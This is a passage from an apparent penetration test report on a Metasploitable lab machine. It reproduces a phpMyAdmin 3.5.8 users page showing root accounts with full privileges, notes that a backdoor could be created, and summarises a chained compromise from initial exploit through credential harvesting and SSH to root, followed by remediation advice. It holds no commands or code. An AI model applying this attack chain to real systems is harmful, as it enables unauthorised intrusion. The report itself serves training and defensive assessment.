
Web server

- Apache/2.4.7 (Ubuntu)
- Database client version: libmysql - mysqld 5.0.10 - 20111026 - \$id: b0b3b15c693b7f6aeb3aa66b646fee339f175e39 \$
- PHP extension: mysqli

phpMyAdmin

- Version information: 3.5.8
- Documentation
- Wiki
- Official Homepage
- Contribute
- Get support
- List of changes

The phpMyAdmin configuration storage is not completely configured, some extended features have been deactivated. To find out why click [here](#).



The screenshot shows the phpMyAdmin interface with the 'Users overview' tab selected. The left sidebar lists recent tables: drupal, information_schema, mysql, payroll, and performance_schema. The main content area shows a table of users with columns: User, Host, Password, Global privileges, Grant, and Action. The table lists two users: root (127.0.0.1) and root (localhost), both with 'ALL PRIVILEGES' and 'Yes' in the Grant column. Below the table are links for 'Add user' and 'Remove selected users'. The 'Remove selected users' section includes a warning: '(Revoke all active privileges from the users and delete them afterwards.)' and a checkbox for 'Drop the databases that have the same names as the users.' A 'Go' button is at the bottom right. A note at the bottom states: 'Note: phpMyAdmin gets the users' privileges directly from MySQL's privilege tables. The content of these tables may differ from the privileges the server uses, if they have been changed manually. In this case, you should [reload the privileges](#) before you continue.'

phpMyAdmin

metasploitable

Databases SQL Status Users Export Import Settings Synchronize Replication Variables Charsets Engines

Users overview

User	Host	Password	Global privileges	Grant	Action	
☐	root	127.0.0.1	Yes	ALL PRIVILEGES	Yes	Edit Privileges Export
☐	root	localhost	Yes	ALL PRIVILEGES	Yes	Edit Privileges Export

Check All / Uncheck All

Add user

Remove selected users


(Revoke all active privileges from the users and delete them afterwards.)

☐ Drop the databases that have the same names as the users.

Go

Note: phpMyAdmin gets the users' privileges directly from MySQL's privilege tables. The content of these tables may differ from the privileges the server uses, if they have been changed manually. In this case, you should [reload the privileges](#) before you continue.

Can create a **backdoor**



VI. Conclusion

The VM contained chained vulnerabilities that allowed full compromise (initial exploit → credential harvesting → SSH → root). For real environments, prioritize: patch/remove vulnerable services, rotate and harden credentials, remove plaintext secrets and fix SQL injection, enable logging and monitoring, and rebuild hosts if persistence is suspected.

IX. Contact Information

For any further information or clarification regarding these findings, please contact:

Name: Nandakumar K.S

Email: nandu682015@gmail.com

Date of Report: 5th October 2025